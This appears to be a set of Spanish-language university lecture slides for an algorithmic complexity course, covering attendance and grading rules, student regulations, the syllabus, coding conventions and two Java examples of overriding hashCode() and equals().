


## COMPLEJIDAD ALGORÍTMICA

### Período 2024-2

Profesor: Ing. Wilson Rojas Reales  
Esp. Seguridad de la Información  
Esp. Docencia Universitaria  
Mg. Seguridad de la Información  
PhD(c) Ingeniería Informática - Blockchain  
[rojaswilson@unbosque.edu.co](mailto:rojaswilson@unbosque.edu.co)



Por una cultura  
de la vida, su  
calidad y su  
sentido

# Reglas de Juego – Generales.



## ❖ Asistencia

- La materia se pierde por no asistir durante algunas de las sesiones de clases (leer reglamento estudiantil) – esta asignatura se pierde con diez faltas de asistencia-.
- Control de asistencia
  - ✓ Se verificará durante el tiempo de clase.
  - ✓ Además de contabilizar la ausencia a una sesión, la calificación de las actividades que se desarrollen en la misma (ej. Quizzes, exposiciones, discusiones de temas, etc.) será cero (0,0).
  - ✓ Las fallas no se borran así sean justificadas – salvo algunas excepciones.
- Documentación requerida para solicitar supletorio por faltar a clases:
  - ✓ Incapacidad médica (validada por Bienestar Universitario y/o autorizada por la Secretaría Académica)
  - ✓ Carta laboral (indicando el motivo: viaje, trabajo extra, etc.).
  - ✓ Email del estudiante al docente cuando hayan sido citados a sustentaciones.
- No se permiten asistentes no matriculados al curso
  - ✓ El plazo para legalizar matrícula vence al finalizar la segunda semana. En caso contrario, será retirado de la lista de asistencia y del aula virtual del curso (a menos que la Dirección del Programa indique lo contrario).



# Reglas de Juego – Generales.



## ❖ Contenido del curso

- Los objetivos de aprendizaje y los temas básicos a desarrollar, se encuentran en el sílabo del curso.
- Los contenidos están sujetos a cambios por la introducción de nuevos conceptos, o mejoras en herramientas didácticas, o retrocesos para reforzar temas débiles en los estudiantes, entre otros.
- Parte de las actividades del curso pueden estar en el idioma Inglés porque la profesión tiene mucho material actualizado o global de esa manera. Se asume que los estudiantes tienen o procuran tener el nivel suficiente para abordarlo.

## ❖ Responsabilidad del aprendizaje

- Es **responsabilidad** del docente guiar a los estudiantes a lograr los objetivos académicos especificados en el sílabo de la asignatura.
- Es **responsabilidad** de los estudiantes como sujetos activos del proceso, leer, investigar, elaborar los trabajos, preguntar, solicitar tutorías, ..., con el fin de apropiar el conocimiento que guía el docente y ampliarlo durante y después del curso.

## ❖ Tutorías

- El docente estará disponible para atender a los estudiantes; aparte de las sesiones del curso, en un **horario a convenir** para resolver dudas sobre conceptos o trabajos, individualmente o en grupos.



# Reglas de Juego – Generales.



## ❖ Quejas y reclamos

- Individual o colectivamente, los estudiantes tienen dos instancias iniciales para resolver desacuerdos con el docente (**siguiendo los lineamientos definidos en el reglamento estudiantil**):
  - ✓ Primero a través de un diálogo abierto entre las dos partes.
  - ✓ Si no es posible llegar a un acuerdo, o los estudiantes consideran que la falta es grave, deben escalar su queja a la Coordinación o Dirección del Programa Ingeniería de Sistemas.
- El docente, a su vez, deberá reportar aquellos actos que atenten contra el reglamento estudiantil, la convivencia y la ética.

## ❖ Comportamiento ético

- No plagiar (Trabajos similares obtendrá calificación de 0,0 y puede ser reportado al Consejo de Facultad).
- No copiar en evaluaciones ni trabajos (Quienes intervengan tendrán calificación de 0,0).
- Participar activamente en los trabajos en grupo (El grupo o el docente puede excluir a estudiantes que no participen).
- No suplantar la asistencia de otros (El docente debe reportar este hecho para la sanción que corresponda).



## Reglas de Juego – Específicas.

### ❖ Entrega de informes, talleres, etc


- Todo por medio del aula virtual. NO se permite el envío de documentos adjuntos al correo del docente sin su autorización previa.
- Entregas no realizadas en la fecha/hora estipulada implica una nota de cero punto cero (0.0).
- Se recomienda entregar la actividad programada antes de la fecha – hora límite.

### ❖ Otros aspectos a tener en cuenta.

- Se prohíbe el uso de computadores personales (no se puede oscurecer la pantalla) para la entrega de talleres y evaluaciones propuestas en las sesiones de clases. Tampoco se permite el uso de audífonos.
- **NO están autorizadas las grabaciones sin la previa autorización del docente. Así mismo, de acuerdo a la normativa referente al habeas data la utilización de la imagen de las personas, docentes o estudiantes, sin su previa autorización está expresamente prohibida.**

## Sobre la entrega de informes / talleres

- ❑ Se debe entregar un archivo en formato ZIP o RAR siempre y cuando sea mas de un archivo a reportar. El contenido de la carpeta debe tener los archivos fuentes solicitados.
- ❑ Solo se permiten documentos en formato Word (**docx**). Tener en cuenta la ortografía.
- ❑ **NO** es permitido anexar “proyectos” de algún entorno de desarrollo. El docente indicará en qué escenarios podría realizarse la entrega como “proyecto”.
- ❑ Es necesario cumplir con la fecha / hora de entrega.
- ❑ Cada taller puede ser teórico, práctico o teórico-práctico.



# Reglas de Juego – Específicas.

## ❖ Referente al uso del Celular.

- **Mantenga su celular en modo vibración.** Evite al máximo que suene ante alguna llamada telefónica que reciba, este evento podría ser un distractor ante sus compañeros y docente.
- Ante alguna llamada telefónica que reciba, podrá ausentarse del aula de clases sin ningún inconveniente.
- Durante la sesión de clases, **el uso del celular está totalmente prohibido** a menos que el docente autorice realizar alguna actividad que permita usarlo.
- **Se organizará –de manera voluntaria- un grupo en Telegram con fines académicos.** Está prohibido el envío de chistes, comentarios indeseados. Todo debe trabajarse desde el respeto. El objetivo del grupo es apoyar las actividades que se desarrollen en el transcurso de la asignatura.





# CUIDADO CON LA "NOMOFOBIA"

## ¿HÁBITO, TRASTORNO O ADICCIÓN?

La nomofobia:

- ¿Un hábito?
- ¿Un trastorno?
- ¿Una adicción?

*"La adicción  
del Siglo XXI"*





# CUIDADO CON LA "NOMOFOBIA"

**A Fav**  
**de lo Mejor**.org

#TipDeMedios

## ¿CÓMO DISMINUIR LA NOMOFOBIA O DEPENDENCIA AL CELULAR?

- 1 Coloca tu celular boca abajo si necesitas tenerlo a la mano.
- 2 Desactiva las notificaciones.
- 3 Guárdalo en la bolsa cuando vayas en la calle, manejando o mientras convives con alguien más.
- 4 Desinstala las apps que más te distraen.
- 5 Usa un despertador convencional y deja tu celular fuera del cuarto mientras duermes.

Participa en el reto — da +, menos tiempo en la pantalla de más tiempo para lo demás. Hacerlo una meta te motivará a hacerlo mejor.

[www.afavordelomejor.org](http://www.afavordelomejor.org)





## Artículo 23°. De la asistencia

Es un deber y un derecho del estudiante matriculado hacer presencialidad física, virtual y/o remota en las actividades programadas y definidas en el syllabus que pueden ajustarse de acuerdo con las condiciones de disponibilidad y entorno.

## Artículo 24°. De la pérdida por fallas

Se considera que un estudiante ha perdido una asignatura por fallas cuando:

- a. Complete un total de diez por ciento (10%) de fallas, en las actividades prácticas.
- b. Complete un total del quince por ciento (15%) de fallas, en las actividades teórico- prácticas.
- c. Para pregrado complete un total de veinte por ciento (20%) de fallas, en las actividades teóricas.
- d. Para posgrado complete un total de quince por ciento (15%) de fallas, en las actividades teóricas.

## Artículo 27°. De la escala de calificaciones

La escala de calificaciones de la Universidad está en el intervalo entre CERO PUNTO CERO (0.0) y CINCO PUNTO CERO (5.0). La calificación mínima aprobatoria para programas de pregrado es TRES PUNTO CERO (3.0) y para programas de posgrado es TRES PUNTO CINCO (3.5). La escala de calificaciones expresa el rendimiento del estudiante de la siguiente manera:

### 27.1. Pregrado

- › Cinco punto Cero (5.0). Logro de resultados de aprendizaje excelente.
- › Cuatro punto Cero (4.0). Logro de resultados de aprendizaje bueno.
- › Tres punto Cero (3.0). Logro de resultados de aprendizaje mínimo aceptable.
- › Dos punto Cero (2.0). Logro de resultados de aprendizaje bajo.
- › Uno punto Cero (1.0). Logro de resultados de aprendizaje excesivamente bajo.
- › Cero punto Cero (0.0). Logro de resultados de aprendizaje nulo.

## Artículo 30°. De los reclamos y correcciones de calificaciones

Los reclamos sobre calificaciones parciales o definitivas se formularán por escrito, de manera motivada y sustentada, ante el mismo docente. Estos reclamos se harán dentro de los tres (3) días hábiles siguientes a la fecha en que se den a conocer dichas calificaciones, y deberán ser atendidos dentro de los (3) días hábiles siguientes a la fecha en la cual fue presentado el reclamo. En el caso de las notas que representen como mínimo un treinta (30%) de la nota definitiva de la asignatura, el estudiante podrá solicitar un segundo evaluador dentro de los tres (3) días hábiles siguientes a la fecha de notificación de decisión de corrección de la nota. El segundo evaluador será designado por el Director del programa, Secretario o Coordinador Académico de la Facultad y deberá confirmar la nota dentro de los (3) días hábiles siguientes a la fecha de su designación. La calificación del segundo evaluador reemplaza la calificación previamente asignada.

## Artículo 55°. De los deberes de los estudiantes

Con el objetivo de promover la convivencia e incentivar las virtudes ciudadanas, son deberes de los estudiantes, los siguientes:

- a. Cumplir con lo establecido en la Constitución Política de Colombia, los Estatutos, Reglamentos y demás disposiciones vigentes en la Universidad y en las entidades con las cuales se tenga convenios para el desarrollo de prácticas académicas o docente asistenciales, según el caso.
- b. Respetar el bienestar de la comunidad universitaria y las normas de convivencia, incluidas las relaciones de respeto ciudadano al vecindario y la comunidad.
- c. No incurrir en faltas disciplinarias ni éticas, así como en ninguna de las conductas delictivas, conforme a las leyes de la República.
- d. Expresar sus ideas de forma razonada, responsable y respetuosa y prodigar a los miembros de la comunidad un trato respetuoso, libre de coerción, intimidación, discriminación y acoso; estas condiciones aplican de igual manera para ambientes virtuales y canales de comunicación simultánea, correo electrónico y similares.
- e. Responsabilizarse de su propio desarrollo personal y académico como ciudadano, universitario, científico y profesional íntegro y competente.
- f. Exigir un alto nivel académico en todas las actividades académicas y colaborar activa y positivamente para el mantenimiento del mismo, así como observar conducta intachable en todas las actividades.



## Artículo 59°. De las faltas disciplinarias graves




Se consideran faltas disciplinarias graves las siguientes conductas:

- a. La conducta del estudiante que menoscabe intencionalmente el buen nombre, la dignidad o el prestigio de la Universidad.
- b. Realizar o intentar fraude o plagio esto es, presentar o hacer pasar como propio cualquier contenido ajeno en cualquier examen o prueba académica que sea un requerimiento del plan de estudios, de grado y/o cualquier otro requisito institucional, o coadyuvar a ello, y/o realizar cualquier tipo de vulneración de derechos de propiedad intelectual de terceros en los mismos escenarios. Independientemente de la sanción disciplinaria la prueba académica o examen objeto del fraude se anulará y recibirá una calificación de cero, punto, cero (0.0). También se considera fraude la conducta de suplantar o permitir ser suplantado en la realización de alguna actividad académica o de práctica tanto en escenarios físicos como aquellos que demandan el uso de medios y recursos de Tecnologías de la Información (TIC).
- c. Infringir las normas legales o éticas del ejercicio académico, investigativo o práctico.

# Syllabus del Curso

## 2. CONTENIDOS GENERALES

1. Conceptos fundamentales.
2. Complejidad algorítmica.
3. Ecuaciones de recurrencia.
4. Análisis y eficiencia de algoritmos.
5. Técnicas de diseño de algoritmos.
6. Intratabilidad y Categorías de Problemas.
7. Limitaciones de los algoritmos.





## Buenas prácticas de desarrollo – OJO: lenguaje de programación

- ❖ Identación del código
- ❖ Los nombres de clase e interfaz deben ser sustantivos, comenzando con una letra mayúscula.
- ❖ Los nombres de las variables deben ser sustantivos, comenzando con una letra minúscula.
- ❖ Los nombres de los métodos deben ser verbos, comenzando con una letra minúscula.
- ❖ Los nombres constantes deben tener todas las letras mayúsculas y las palabras deben estar separadas por guiones bajos (cuando se trate de varias palabras).
- ❖ Utilizar nombres descriptivos que reflejen la función del elemento de código.
- ❖ Evitar el uso de abreviaturas y acrónimos.
- ❖ Organización del código. Documentar el código adecuadamente.
- ❖ Evitar el uso de código duplicado.
- ❖ Realizar pruebas.

# ¿Qué aprenderás en este curso?



Dominar el concepto de Complejidad Algorítmica.

Evaluar que tan eficiente es un algoritmo.

Aprender a seleccionar algoritmos basados en el consumo de recursos



## ¿Porqué deberías aprender análisis de algoritmos?



Para crear software más eficiente a través de la selección de algoritmos.

Es un “**skill**” necesario para las entrevistas de trabajo.



# Reglas de Juego – Generales.

## ❖ Evaluaciones

- ~~Corte 1: 30% (agosto 15 y 20, 2024)~~
  - ✓ ~~Examen parcial~~
  - ✓ ~~Quizzes, participación en clases.~~
  - ✓ ~~Trabajos (talleres, exposiciones, monografías)~~
  
- ~~Corte 2: 30% (septiembre 19 y 24, 2024)~~
  - ✓ ~~Examen parcial (40%)~~
  - ✓ ~~participación en clases (30%)~~
  - ✓ ~~Otras actividades (30%)~~
  
- ~~Corte 3: 40% (noviembre 12 y 14, 2024)~~
  - ✓ ~~Examen final~~
  - ✓ ~~Quizzes, participación en clases.~~
  - ✓ ~~Trabajos (talleres, exposiciones, monografías)~~



## Esquema de evaluación – Corte #3



- Promedio de notas de todas las actividades grupales o individuales que se logren desarrollar.
- Cada semana tendremos una actividad.
- Por lo general se aplicarán los martes. En caso contrario, será un jueves.




# Algoritmos y más Algoritmos...



**¿Cuáles son sus características?**


# Partes de un algoritmo...





# Receta para solucionar cualquier algoritmo.


- **Paso 1:** Entiende el problema. Léelo tantas veces como sea necesario para lograr obtener todos los detalles. Pregunta si es necesario. Define entradas, salidas, etc.
- **Paso 2:** Expresa con palabras simples la solución que requiere el ejercicio. De ser posible, exprésalo como un modelo matemático.
- **Paso 3:** Soluciona el problema en papel. Sino logras solucionarlo en papel no podrás programarlo. Anota todo lo que consideres necesario.
- **Paso 4:** Implementa la solución que tienes en el papel. El problema ya lo tienes resuelto. Utiliza el lenguaje de programación de tu preferencia, pero también utiliza un segundo y de ser posible un tercer lenguaje de programación.
- **Paso 5:** Realiza pruebas. Podrías utilizar una herramienta para llevar a cabo pruebas unitarias. No olvides validar las entradas (que debes analizar en el primer y segundo paso).



## Recordemos..... Complejidad Algorítmica

La complejidad de un algoritmo es una medida de cuán eficiente es el algoritmo para resolver el problema. En otras palabras, es una **medida de cuánto tiempo y espacio (memoria) requiere el algoritmo** para producir una solución.

A la idea del tiempo de ejecución se le conoce como **complejidad temporal** y a la idea de la memoria requerida para resolver el problema se le denomina **complejidad espacial**. Dichos valores se encuentran en función del **tamaño del problema**.



## Código "hash" en java. Concepto de hashing

- ❖ **Hashing** es el proceso de aplicar una función de hash a algunos datos. Se trata de una función matemática.
- ❖ Tenemos unos datos de cualquier tamaño de entrada y le aplicamos una **función de hash**. En la salida siempre obtendremos una "sarta" de caracteres de tamaño fijo, por ejemplo 32 caracteres. A este resultado le llamaremos "**código hash**".
- ❖ Las funciones de "**hash**" se utilizan en Criptografía y en otras áreas. Las funciones de hash pueden ser diferentes.
- ❖ Diferentes objetos pueden tener el mismo código hash. Sin embargo, es un evento muy poco probable. En este caso, tendremos una colisión. Se trata de un escenario donde se pueden perder datos.
- ❖ La selección de una función de hash adecuada, minimiza la probabilidad de perder datos.

# Código "hash" en java. Concepto de hashing [Ejemplo 1]

```
public class Character {
    private String name;

    public Character(String dato) {
        name = dato;
    }

    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }

    public static void main(String[] args) {
        Character character1 = new Character("Camilo");
        System.out.println(character1.getName());
        System.out.println(character1.hashCode());
        Character character2 = new Character("Camilo");
        System.out.println(character2.getName());
        System.out.println(character2.hashCode());
        System.out.println(character2.equals(character1));
        System.out.println(character1.equals(character2));
    }
}
```

- ❖ En java se utiliza el método **hashCode( )**. Devuelve un valor entero de 4 bytes, que es una representación numérica del objeto.
- ❖ ¿En Java, para que utilizar este tipo de funciones? Esta técnica ayuda a que los programas se ejecuten con mayor rapidez. La operación "**equals**" tarda 20 veces más que comparar dos objetos mediante "**hashCode( )**".
- ❖ En el ejemplo, los objetos se crean (están) en diferentes celdas de memoria y el resultado de la operación "**equals**" es "**false**".

# Código "hash" en java. Concepto de hashing [Ejemplo 2]

```
public class Character {
    private String name;

    public Character(String dato) {
        name = dato;
    }

    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }

    @Override
    public boolean equals(Object obj) {
        if (this == obj)
            return true;
        if (!(obj instanceof Character))
            return false;


        Character CharacterObj = (Character) obj;
        return getName() != null ? getName().equals(CharacterObj.getName()) : CharacterObj.getName() == null;
    }

    @Override
    public int hashCode() {
        return getName() != null ? getName().hashCode() : 0;
    }

    public static void main(String[] args) {
        Character character1 = new Character("Camilo");
        System.out.println(character1.getName());
        System.out.println(character1.hashCode());
        Character character2 = new Character("Camilo");
        System.out.println(character2.getName());
        System.out.println(character2.hashCode());
        System.out.println(character2.equals(character1));
        System.out.println(character1.equals(character2));
    }
}
```

